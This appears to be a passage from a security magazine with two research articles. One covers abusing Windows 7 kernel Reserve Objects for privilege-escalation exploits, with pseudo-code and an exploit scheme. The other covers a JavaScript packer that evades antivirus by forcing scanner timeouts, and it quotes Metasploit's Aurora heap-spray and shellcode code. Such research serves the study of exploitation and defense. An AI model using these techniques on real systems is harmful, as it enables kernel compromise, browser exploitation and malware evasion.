The system call requires three arguments to be passed – one of which is an output parameter, used to return the object handle to the user's application, while the other two are meant to supply the type and additional information regarding the object to be allocated. Right after entering the function, the *hObject* pointer is compared against *nt!MmUserProbeAddress*, ensuring that the address does not exceed the user memory regions. Moreover, since the number of supported reserve object types is limited (and equals two at the time of writing this paper), every higher number inside *ObjectType* bails out the function execution.

After the sanity checks are performed, an internal *nt!ObCreateObject* routine is used to create an object of a certain size and type (you can find the function's definition in *Listing 3*) – the interesting part begins here. As can be seen, both the *ObjectType* and *ObjectSizeToAllocate* parameters are volatile – instead, the *PspMemoryReserveObjectTypes* and *PspMemoryReserveObjectSizes* internal arrays are employed, together with the *ObjectType* parameter used as an index into these.

As mentioned before, only two types of reserve objects are currently available: *UserApcReserve* and *IoCompletionReserve objects*. Each of them has a separate OBJECT_TYPE descriptor structure, containing some of the object characteristics, such as its name, allocation type (paged/non-paged pool), and others. The pointers to these structs are available through the *PspMemoryReserveObjectTypes* array; the object descriptors for both types

Listing 2. NtAllocateReserveObject function pseudo-code

```
#define APC_OBJECT          0
#define IO_COMPLETION_OBJECT 1
#define MAX_OBJECT_ID       1

NTSTATUS STDCALL NtAllocateReserveObject(
   OUT PHANDLE hObject,
   IN  POBJECT_ATTRIBUTES ObjectAttributes,
   IN  DWORD   ObjectType)
{
  PVOID ObjectBuffer;
  HANDLE hOutputHandle;
  NTSTATUS NtStatus;

  if(PreviousMode == UserMode)
  {
    // Validate hObject
  }
  if(ObjectType > MAX_OBJECT_ID)
  {
    /* Bail out: STATUS_INVALID_PARAMETER
     */
  }
  else
  {
    NtStatus = ObCreateObject(PreviousMode,
                              PspMemoryReserveObjectTypes[ObjectType],
                              ObjectAttributes,
                              PreviousMode,
                              0,
                              PspMemoryReserveObjectSizes[ObjectType],
                              0,
                              0,
                              &ObjectBuffer);
    if(!NT_SUCCESS(NtStatus))
    /* Bail out: NtStatus
     */
    memset(ObjectBuffer,0,PspMemoryReserveObjectSizes[ObjectType]);

    if(ObjectType == IO_COMPLETION)
    {
      //
      // Perform some ObjectBuffer initialization
      //
      ObjectBuffer[0x0C] = 3;
      ObjectBuffer[0x20] = PspIoMiniPacketCallbackRoutine;
      ObjectBuffer[0x24] = ObjectBuffer;
      ObjectBuffer[0x28] = 0;
    }

    NtStatus = ObInsertObjectEx(ObjectBuffer,
                                &hOutputHandle,
                                0,
                                0xF0003,
                                0,
                                0,
                                0);
    if(!NT_SUCCESS(NtStatus))
    /* Bail out: NtStatus
     */
    *hObject = hOutputHandle;
  }
  return NtStatus;
}
```

Table 1. *PspMemoryReserveObjectSizes* contents on 32- and 64-bit Windows 7 architecture

	Windows 7 x86	Windows 7 x86-64
UserApcReserve	0x34	0x60
IoCompletionReserve	0x2C	0x58

are presented in *Listing 4*. This observation alone implies that one is able to choose the object type to be used.

The second dynamic argument passed to *ObCreateObject* is the size of a buffer, sufficient to hold the object's internal structure. Considering the differences between the size of a machine word on x86 and x86-64, one shouldn't be surprised that the object sizes stored in the *PspMemoryReserveObjectSizes* array are also distinct. The exact numbers stored in the aforementioned array is presented in *Table 1*.

After the object is successfully allocated, the buffer is zeroed, so that no trash bytes could cause any trouble from this point on. Next then, in case of IoCompletion allocation, *ObjectBuffer* is filled with some initial values, such as a pointer to itself or a callback function address. Please note that no initialization is performed for an UserApc object, which remains empty until some other function references the object's pool buffer.

Going further into the function's body, a call into nt!*ObInsertObjectEx* is issued, in order to put the object into the local process' handle table (i.e. retrieve a numeric ID number, representing the *resource* in *ring-3*). The handle is put into the local *hOutputHandle* variable, and respectively copied into the *hObject* pointer, specified by the application (and already verified). If everything goes fine up to this point, the system call handler returns with the ERROR_SUCCESS status.

In short, *NtAllocateReserveObject* makes it possible for any system user to allocate a buffer on the non-paged kernel pool, and obtain a HANDLE representation of this buffer in *user-mode*. As it will turn out later in this paper, the above can give us pretty much control over the kernel memory, when exploiting custom vulnerabilities.

nt!NtQueueApcThreadEx

The first user-controlled function (i.e. system call handler) being able to operate on the *Reserve Objects* is responsible for queuing *Asynchronous Procedure Calls*[3,4] in the context of a specified thread. Once again, Listing 5 presents a C-like pseudo-code of the function's real implementation.

First of all, the KTHREAD address assigned to the input *hThread* parameter is retrieved using *ObReferenceObjectByHandle*. If the call succeeds, and the thread doesn't have a SYSTEM_THREAD flag set, the execution can go two ways:

- If *hApcReserve* is a non-zero value, the object's memory block address is obtained, and stored in *ApcBuffer*. Next then, an atomic compare-exchange operation is performed, in order to mark the reserve object as "busy" – the first DWORD of the buffer is used for this purpose. *ApcBuffer* is increased by sizeof(DWORD), pointing to the beginning of the _KAPC structure. Eventually, the *Kernel*-and *RundownRoutine* function pointers are set to adequate addresses, so that the reserve object is correctly freed after the APC finishes its execution.

- If *hApcReserve* equals zero, a straightforward allocation of 0x30 (Windows 7 x86) or 0x58 (Windows 7 x86-64) bytes is performed on the *NonPaged Pool*, and the resulting pointer is assigned to *ApcBuffer*. The *KernelRoutine* and *RundownRoutine* pointers are set to *IopDeallocateApc* and *ExFreePool*, respectively.

After the *if* statement, a *KeInitializeApc* call is made, specifying the *ApcBuffer* pointer as destination KAPC address, and passing the rest of the previously initialized arguments (*KernelRoutine*, *RundownRoutine*, *ApcRoutine*, *ApcArgument1*). Finally, a call to *KeInsertQueueApc* is issued, which results in having the KAPC structure (pointed to by *ApcBuffer*) inserted into the APC queue of the thread in consideration.

On Microsoft Windows versions prior to 7, the user was unable to get the kernel to make use of a specific memory block of a known address. Instead, the latter execution path of the above *if* statement was always taken. If the application really wanted to queue an APC, the required space was allocated right before queuing the structure – both these operations used to happen inside one routine (system call). Therefore, no kernel memory address was revealed to the user, thus making it impossible to utilize the KAPC structures (on the kernel pool) in stable attacks against the kernel. Fortunately for us, times have apparently changed ;-)

Listing 3. Kernel object-management functions' definitions

```
NTSTATUS ObCreateObject (
  IN KPROCESSOR_MODE ObjectAttributesAccessMode OPTIONAL,
  IN POBJECT_TYPE ObjectType,
  IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
  IN KPROCESSOR_MODE AccessMode,
  IN PVOID Reserved,
  IN ULONG ObjectSizeToAllocate,
  IN ULONG PagedPoolCharge OPTIONAL,
  IN ULONG NonPagedPoolCharge OPTIONAL,
  OUT PVOID *Object );

NTSTATUS ObInsertObject (
  IN PVOID Object,
  IN PACCESS_STATE PassedAccessState OPTIONAL,
  IN ACCESS_MASK DesiredAccess,
  IN ULONG AdditionalReferences,
  OUT PVOID *ReferencedObject OPTIONAL,
  OUT PHANDLE Handle );
```

Listing 4. The OBJECT_TYPE structures associated with the Reserve Objects

```
kd> dt _OBJECT_TYPE fffffa800093ff30
ntdll!_OBJECT_TYPE
   +0x000 TypeList         : _LIST_ENTRY
   +0x010 Name             : _UNICODE_STRING "UserApcReserve"
   +0x020 DefaultObject    : (null)
   +0x028 Index            : 0x9 ''
   +0x02c TotalNumberOfObjects : 0
   +0x030 TotalNumberOfHandles : 0
   +0x034 HighWaterNumberOfObjects : 0
   +0x038 HighWaterNumberOfHandles : 0
   +0x040 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x0b0 TypeLock         : _EX_PUSH_LOCK
   +0x0b8 Key              : 0x72657355
   +0x0c0 CallbackList     : _LIST_ENTRY

kd> dt _OBJECT_TYPE fffffa800093fde0
ntdll!_OBJECT_TYPE
   +0x000 TypeList         : _LIST_ENTRY
   +0x010 Name             : _UNICODE_STRING "IoCompletionReserve"
   +0x020 DefaultObject    : (null)
   +0x028 Index            : 0xa ''
   +0x02c TotalNumberOfObjects : 1
   +0x030 TotalNumberOfHandles : 1
   +0x034 HighWaterNumberOfObjects : 1
   +0x038 HighWaterNumberOfHandles : 1
   +0x040 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x0b0 TypeLock         : _EX_PUSH_LOCK
   +0x0b8 Key              : 0x6f436f49
   +0x0c0 CallbackList     : _LIST_ENTRY
```

nt!NtSetIoCompletionEx

The third, and last function within our interest operates on the *IoCompletion* object, previously created or opened using *NtCreateIoCompletion*/*NtOpenIoCompletion* functions. Let's take a look at the pseudo-code (presented in *Listing 6*) and find out what we can expect.

At the very beginning of the function's body, both the *hIoCompletion* and *hReserveObject* handles are referenced – if any of these fails, the execution is aborted. Next then, the *InterlockedCompareExchange* function is called, for the same reason as it was before – in order to synchronize the access to the object by concurrent threads running on the system. An internal *IoSetIoCompletionEx* function is called, and in case it fails for any reason, the object is restored to its previous state (i.e. with the first DWORD set to zero), and the function bails out. Otherwise, the ERROR_SUCCESS status is returned.

Malicious utilization

Now, as the *Reserve Object* term is clear, we can finally find out some practical examples of how a potential attacker can take advantage of the new object types.

UserApcReserve as a write-what-where target

Because of the fact that Windows kernel make it possible for a user-mode process to retrieve information regarding all active objects present in the system (including information like the owner's PID, numeric handle value, the object's descriptor address and others), one is able to find the address associated to a given object, very easily. More information on how to extract this kind of information from the operating system can be found in the *NtQuerySystemInformation* documentation[5,6] (together with the *SystemHandleInformation* parameter).

In general, when a kernel module decides to manually allocate memory using kernel pools, the resulting address (returned by *ExAllocatePool* or equivalent) never leaves kernel mode, and therefore is never revealed to the user-mode caller. Due to this "limitation", and because of the fact that it is very unlikely to successfully foresee or guess the allocation address – such memory areas cannot be used as a reasonable *write-what-where* attack target. For instance, the *NtQueueApcThread* system call has always used a dynamic buffer to store the required KAPC structure on every Windows NT-family version previous to Windows 7 – and so, it never appeared to become targeted by a stable code-execution exploit.

Nowadays, since the users can choose between *safe NtQueueThreadApc* and *NtQueueThreadApcEx* (which uses a memory region with known address), things are getting more interesting. The attacker could allocate and initialize the *UserApcReserve* object, find its precise address and overwrite the KAPC structure contents (using a custom *ring-0* vulnerability), and finally flush the APC queue, thus performing a successful Elevation of Privileges attack. A pseudo-code of an exemplary exploit is presented in *Listing 7*.

Listing 5. The NtQueueApcThreadEx routine pseudo-code

```
NTSTATUS STDCALL NtQueueApcThreadEx(
    IN HANDLE hThread,
    IN HANDLE hApcReserve,
    IN PVOID  ApcRoutine,
    IN PVOID  ApcArgument1,
    IN PVOID  ApcArgument2,
    IN PVOID  ApcArgument3)
{
  NTSTATUS NtStatus;
  PVOID ThreadObject;
  PVOID ApcBuffer;
  PVOID KernelRoutine;
  PVOID RundownRoutine;

  NtStatus = ObReferenceObjectByHandle(hThread,
                                       THREAD_SET_CONTEXT,
                                       PsThreadType,
                                       PreviousMode,
                                       &ThreadObject,
                                       0);
  if(!NT_SUCCESS(NtStatus))
  /* Bail out: NtStatus
   */

  if(SystemThread(ThreadObject))
  /* Bail out: STATUS_INVALID_HANDLE
   */

  if(hApcReserve != NULL)
  {    NtStatus = ObReferenceObjectByHandle(hApcReserve,
                                            2,
                                            UserApcType,
                                            PreviousMode,
                                            &ApcBuffer,
                                            0);
    if(!NT_SUCCESS(NtStatus))
    /* Bail out: NtStatus
     */
    InterlockedCompareExchange(ApcBuffer,1,0);
    ApcBuffer += 4;
    KernelRoutine  = PspUserApcReserveKernelRoutine;
    RundownRoutine = PspUserApcReserveRundownRoutine;
  }
  else
  {
    ApcBuffer = ExAllocatePoolWithQuotaTag(NonPagedPool,0x30,"Psap");
    if(ApcBuffer == NULL)
    /* Bail out: STATUS_NO_MEMORY
     */
    KernelRoutine  = IopDeallocateApc;
    RundownRoutine = ExFreePool;
  }
  KeInitializeApc(ApcBuffer,
                  ThreadObject,
                  0,
                  KernelRoutine,
                  RundownRoutine,
                  ApcRoutine,
                  1,
                  ApcArgument1);
  if(!KeInsertQueueApc(ApcBuffer,ApcArgument2,ApcArgument3,0))
  {
    RundownRoutine(ApcBuffer);
    /* Bail out: STATUS_UNSUCCESSFUL
     */
  }
  return STATUS_SUCCESS;
}
```

Payload inside kernel memory

Across various security vulnerabilities related to the system core, the specific conditions in which code execution is triggered, are always different. As a consequence of numerous background mechanisms keeping the machine alive, a potential attacker can never predict every single part of the system state, at the time of performing the attack. In some cases, there is no guarantee that the payload code is even executed in the same context as the process that issued the vulnerability. This, in turn, could pose a serious problem in terms of creating a reliable exploit, which should launch the shellcode no matter what's currently happening on the machine.

One possible solution could rely on setting-up the necessary code somewhere inside a known address in *process-independent* kernel memory; and

Listing 6. The NtSetIoCompletionEx routine pseudo-code

```
NTSTATUS STDCALL NtSetIoCompletionEx(
    IN HANDLE hIoCompletion,
    IN HANDLE hReserveObject,
    IN PVOID  KeyContext,
    IN PVOID  ApcContext,
    IN NTSTATUS IoStatus,
    ULONG_PTR IoStatusInformation)
{
  NTSTATUS NtStatus;
  PVOID CompletionObject;
  PVOID ReserveObject;

  NtStatus = ObReferenceObjectByHandle(hIoCompletion,
                                       2,
                                       IoCompletionObjectType,
                                       PreviousMode,
                                       &CompletionObject,
                                       0);
  if(!NT_SUCCESS(NtStatus))
  /* Bail out: NtStatus
   */
  NtStatus = ObReferenceObjectByHandle(hReserveObject,
                                       2,
                                       IoCompletionReserveType,
                                       PreviousMode,
                                       &ReserveObject,
                                       0);
  if(!NT_SUCCESS(NtStatus))
  /* Bail out: NtStatus
   */
  InterlockedCompareExchange(ReserveObject,1,0);

  NtStatus = IoSetIoCompletionEx(CompletionObject,
                                 KeyContext,
                                 ApcContext,
                                 IoStatus,
                                 IoStatusInformation,
                                 0,
                                 ReserveObject+4);
  if(!NT_SUCCESS(NtStatus))
  {
    *(DWORD*)ReserveObject = 0;
    /* Bail out: NtStatus
     */
  }
  return STATUS_SUCCESS;
}
```

Listing 7. An exemplary write-what-where exploitation scheme

```
VOID Payload()
{
  /* Execute the ring-0 payload
   */
}
VOID Exploit()
{
  /* Allocate the UserApcReserve object
   */
  hObject = NtAllocateReserveObject(UserApcReserve);
  /* Initialize the KAPC structure, using reserve object's memory
   */
  NtQueueApcThreadEx(CurrentThread(),hObject,Payload);
  /* Find the object address [in kernel]
   */
  KAPCAddr = FindObjectAddress(CurrentProcess(),hObject);
  /* Overwrite the APC type with KernelMode, so that the Payload
   * function is called with ring-0 privileges
   */
  OverwriteMemory(KAPCAddr->ApcMode,KernelMode);
  /* Enter alerted state to flush the APC queue, e.g. using SleepEx
   *
   */
  EnterAlertedState();
}
```

then use this address to redirect the vulnerable module's execution path. The question is – how a plain, restricted user can put a fair amount (sufficient to store the payload) of data at a known address in KM? As expected – the *Reserve Objects* can lend us a helping hand here.

If we take a closer look at the KAPC structure definition from the x86-64 architecture OS (presented in *Listing 8*), we can observe that starting with offset +0x030, there are four user-controlled values – all of them defined through the NtQueueThreadApcEx parameters (3rd, 4th, 5th, 6th):

- NormalRoutine – a pointer to the user-specified callback function, called when flushing the APC queue,
- NormalContext – first routine argument, internally used as the *KeInitializeApc* function parameter,
- SystemArgument1, SystemArgument2 – second and third arguments, passed to the *KeInsertQueueApc* function

Being able to control roughly four variables in a row, each of which has the machine word's size (32 bits on x86, 64 bits on x86-64), one can insert 16 or 32 bytes of continuous data (depending on the system architecture), at a known address! Furthermore, because of the fact that one can create any number of such objects, it is possible to create *long chains* of 16/32-byte long code chunks, each connected to the successive one using a simple JMP (or any other, shorter) instruction. The overall idea is presented in *Image 1*.

DEP in Windows x64 kernel

One important issue regarding the idea presented in this section is the uncertainty whether it is possible to execute the code placed inside a pool allocation safely, i.e. avoid problems with some kind of DEP-like protections, that are continuously extended and improved by Microsoft. As MSDN states, however, the hardware-enforced *Data Execution Prevention* aims to protect only one (32-bit platforms) or three (64-bit) crucial parts of the non-executable kernel memory, leaving the rest on its own[7].

DEP is also applied to drivers in kernel mode. DEP for memory regions in kernel mode cannot be selectively enabled or disabled. On 32-bit versions of Windows, DEP is applied to the stack by default. This differs from kernel-mode DEP on 64-bit versions of Windows, where the *stack*, *paged pool*, and *session pool* have DEP applied.

As can be seen, both the stack and all types of kernel pools except the *non-paged* one are protected against code execution. Let's take a look at the *OBJECT_TYPE* structure contents associated to *UserApcReserve* and *IoCompletionReserve* objects (*Listing 9*). Fortunately for us, both objects are allocated on non-paged pool, which means that one can execute the code within a custom KAPC without any real trouble.


Heap spraying-like techniques

If one realizes that the reserve objects are actually small pieces of memory controlled by the user, in terms of content and virtual address, a variety of possible ways of utilization arises. For instance, according to the author's research, it is likely that a user-mode process might be able to partially control the kernel pools memory layout, by properly manipulating the *Reserve Objects* present in the system, i.e. by allocating and freeing appropriate chunks of memory. Due to the fact that any process is able to queue new KAPCs using *NtAllocateReserveObject* + *NtQueueApcThreadEx*, and free them using *SleepEx* (resulting in emptying the queue for a given thread), one could try to use this ability to control the memory allocations performed by other, uncontrolled kernel modules. In practice, there are several internal mechanisms, such as *Safe Pool Unlinking*[8] introduced in Windows 7, purposed to stop hackers from executing arbitrary code through *ring-0* vulnerabilities; since they highly rely on the secrecy of pool allocation addresses, steadily controlling the memory pools layout could result in breaking the latest security measure taken in *kernel-mode*.
The author is aware of the fact that numerous obstacles are related to the above ideas – such as fixed memory allocation size (~0x30-0x60 bytes), only one (*non-paged*) type of pool being used and so on – as for now, this subject is left open to be researched by any willing individual. Overall, what should be remarked is that there are still countless ways of evading the generic protections ceaselessly introduced by the operating system vendors. The game is not over, yet ;)

Listing 8. The pool allocation types assigned to Reserve Objects

```
UserApcReserve:

      +0x01c ValidAccessMask  : 0xf0003
      +0x020 RetainAccess     : 0
      +0x024 PoolType         : 0 ( NonPagedPool )
      +0x028 DefaultPagedPoolCharge : 0
      +0x02c DefaultNonPagedPoolCharge : 0xb8

IoCompletionReserve:

      +0x01c ValidAccessMask  : 0xf0003
      +0x020 RetainAccess     : 0
      +0x024 PoolType         : 0 ( NonPagedPool )
      +0x028 DefaultPagedPoolCharge : 0
      +0x02c DefaultNonPagedPoolCharge : 0xb0
```

Image 1. Exemplary KAPC structure chain, storing 128 bytes of the user's payload in four chunks of data



Conclusion

In this paper, the author wanted to present a new, interesting mechanism introduced in the latest Windows version; show some possible ways of turning this functionality against the system and make it work in the attacker's favor; and finally present how fresh, legitimate features created by the OS devs should be analyzed in the context of exploitation usability. As old ideas and methods already have their countermeasures implemented in the system core, new ones have to be developed – the best source for these, in my opinion, is the mechanisms such as the one described in this paper.

It is believed that many interesting, sophisticated attacks against the kernel can be carried out using functionalities like *Reserve Objects*, therefore the author wants to highly encourage every individual interested in *ring-0* hacking, to investigate the subject on one's own and possibly contribute to the narrow kernel exploitation field in some way. Good luck! •

>>REFERENCES

1. Matthew "j00ru" Jurczyk, Windows Objects in Kernel Vulnerability Exploitation, *http://www.hackinthebox.org/misc/HITB-Ezine-Issue-002.pdf*
2. Gynvael Coldwind, Changes in Microsoft Windows 7 vs Microsoft Vista SP1: ntdll.dll, *http://gynvael.coldwind.pl/?id=134*
3. MSDN, Asynchronous Procedure Calls, *http://msdn.microsoft.com/en-us/library/ms681951(VS.85).aspx*
4. Albert Almeida, Inside NT's Asynchronous Procedure Call, *http://www.drdobbs.com/184416590*
5. MSDN, NtQuerySystemInformation Function, *http://msdn.microsoft.com/en-us/library/ms724509(VS.85).aspx*
6. Sven B. Schreiber, Tomasz Nowak, NtQuerySystemInformation, *http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/System%20Information/NtQuerySystemInformation.html*
7. MSDN, Data Execution Prevention, *http://technet.microsoft.com/en-us/library/cc738483(WS.10).aspx*
8. Swiblog @ Technet, Safe Unlinking in the Kernel Pool, *http://blogs.technet.com/b/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx*

Circumventing Signature-Based Detection of Javascript Exploits with Forced Timeouts

By Sven Taute

With the rise of web-based threats, Javascript has become an increasingly used language for client-side attacks. Most vulnerabilities in browsers require script code to be executed in the victims browser. In most cases, these scripts prepare the exploitation and trigger a vulnerability.

Due to the dynamic features of Javascript, obfuscation of the exploit code is quite easy. As Javascript is an interpreted language, websites have to deliver the source code to the user. Therefore, obfuscation of Javascript is commonly applied to protect the source code against simple copy and paste, saving the intellectual property of the developer.

Algorithms used for obfuscating exploit code have vastly improved in the last years.

Commercial tools are available, and even obfuscators using steganography (hiding payload in whitespace formatting) have been developed.

Problems detecting Javascript Malware

This leads to the problem that known signatures do not work due to the dynamically obfuscated code, while the obfuscation itself is no prove for the code being malicious. Thus, an anti virus scanner needs a good emulation engine to figure out what actions a script will perform after being unpacked. In the end, this leads to the well known race between attackers and security software vendors.

Up to this point, obfuscation methods used in order to protect intellectual property of source code, as well as to hide exploit signatures, seem to have almost everything in common: all of them try to reach their goal through complexity, hiding the real code from either a human or a detection software.

As signatures do not work, an anti virus engine has to analyze and emulate Javascript until it sees the real functionality of a script, in order to detect malicious code. As mentioned before, Javascript is a language with countless ways to hide code - it supports some sorts of metaprogramming, meaning code can modify itself and create new code. Decrypting a string and executing the result with the eval() function is a well known method. Since the code has to be able to execute itself, every Javascript obfuscator integrates the key and decrypts itself with a massively obfuscated algorithm.

Different goals and constraints of Javascript packers

From an attackers' point of view, there is one advantage over the website developer that has not been taken into account in most Javascript packers: the time factor. The obfuscated code in a legitimate website has to execute almost as fast as if it were not packed. Nevertheless, from an attackers' point of view we do indeed have some time - it does not matter if the exploit executes in milliseconds or 2 seconds - the average victim won't notice it and would not even be able to find the task manager to kill the process in that time.


However, the anti virus scanner has to handle the javascript in the same way as the website developer - the execution may not take significantly more time than without scanning it, so at best it has tenths of a second.

Taking advantage of the time factor

To take advantage of this, the packer needs to create code that cannot be analyzed within a certain timespan. As the technique should not rely on complexity, it has to be implemented in a way that makes it impossible to analyze the code within a short time, regardless of how well the Javascript emulation of the anti virus engine works.

Again, the solution is to encrypt the payload. In contrast to the existing packers, this new one does not in-

Figure 1. Concept of the JSidle packer



clude the full key needed to decrypt the payload – consequently, it is not possible to decrypt it in reasonable time. Not only the AV scanner cannot access the payload, the attacked browser cannot either. As already stated, the analysis by the AV scanner is time-critical, the execution in the attacked browser, however, is not. Thus, we create a loader that tries to find the key to access the payload via brute force and choose a key that is crackable within a few seconds. As a result, the anti virus engine times out, but the payload gets executed in the browser.

Todays highly optimized Javascript engines in modern browsers, by executing the brute force algorithm quite fast, give us even more of an advantage.

Implementing the concept

To implement the cryptographic functionality, this packer uses a free MD5 library that cannot be detected as malicious, as it is used on legitimate sites.

The packer uses the MD5 hash of a key to xor-encrypt the payload, whereby the key itself is splitted into three parts. The browser is given the first part with the delivered script. The second part is the query string of the URL the browser is redirected to. The webpage alone (which is often saved as a temporary file) thereby does not contain everything needed to decrypt the payload and cannot be analyzed without access to the query string.

The third part of the key has to be guessed. To make this possible, the browser gets the md5 hash of that part, combined with a salt value to prevent precomputation of the possible hashes, as the keys are rather short.

The implementation of the last part is important: the key has to be randomly chosen so that it takes about 2-3 seconds to crack. If a weak key is chosen, one of the first guesses will be the right one. To circumvent this issue, 5 keys of a smaller size (1/5) have to be cracked. With this trick and some further optimizations it is possible to generate keys that will take the targeted time to compute.

After calculating the unknown part of the key (based on the known MD5 hash), the victims' browser is able to reassemble the original key. This is thereafter used to decrypt the payload, which then gets executed, using the eval() function.

Another difficulty lies in the execution time of Javascript in different browsers. Scripts that will run in one second in the latest browser versions will take vast amounts of time in older ones (e.g. Internet Explorer 6). As most exploits target specific browser versions, the performance of the executing Javascript engine is known. Therefore, the packer can be given the expected speed of the executing Javascript engine (as a consequence, an AV scanner is in advantage if an old browser is attacked).

Listing 1. JS code generation from the original metasploit aurora module

```
var_boom        = rand_text_alpha(rand(100) + 1)

var_element     = rand_text_alpha(rand(100) + 1)
var_event       = rand_text_alpha(rand(100) + 1)
var_loaded_arg  = rand_text_alpha(rand(100) + 1)

var_memory      = rand_text_alpha(rand(100) + 1)
var_spray       = rand_text_alpha(rand(100) + 1)
var_i           = rand_text_alpha(rand(100) + 1)

var_el_array    = rand_text_alpha(rand(100) + 1)
var_grab_mem    = rand_text_alpha(rand(100) + 1)

var_unescape    = rand_text_alpha(rand(100) + 1)
var_shellcode   = rand_text_alpha(rand(100) + 1)

js = %Q|var #{var_element} = "COMMENT";
var #{var_el_array} = new Array();
for (i = 0; i < 1300; i++)
{
#{var_el_array}[i] = document.createElement(#{var_element});
#{var_el_array}[i].data = "#{bleh}";
}
var #{var_event} = null;
var #{var_memory} = new Array();
var #{var_unescape} = unescape;
function #{var_boom}()
{
var #{var_shellcode} = #{var_unescape}( '#{Rex::Text.to_unescape(regenerate_
payload(cli).encoded)}');
var #{var_spray} = #{var_unescape}( "%" + "u" + "0" + "c" + "0" + "d" + "%u"
+ "0" + "c" + "0" + "d" );
do { #{var_spray} += #{var_spray} } while( #{var_spray}.length < 0xd0000 );
for (#{var_i} = 0; #{var_i} < 150; #{var_i}++) #{var_memory}[#{var_i}] =
#{var_spray} + #{var_shellcode};
}
function #{var_loaded}(#{var_loaded_arg})
{
#{var_boom}();
#{var_event} = document.createEventObject(#{var_loaded_arg});
document.getElementById("#{var_span_id}").innerHTML = "";
window.setInterval(#{var_grab_mem}, 50);
}
function #{var_grab_mem}()
{
p = "\\u0c0f\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\u0c0d\\
u0c0d\\u0c0d\\u0c0d";
for (i = 0; i < #{var_el_array}.length; i++)
{
#{var_el_array}[i].data = p;
}
var t = #{var_event}.srcElement;
}
```

Integration into the Metasploit framework and further use cases

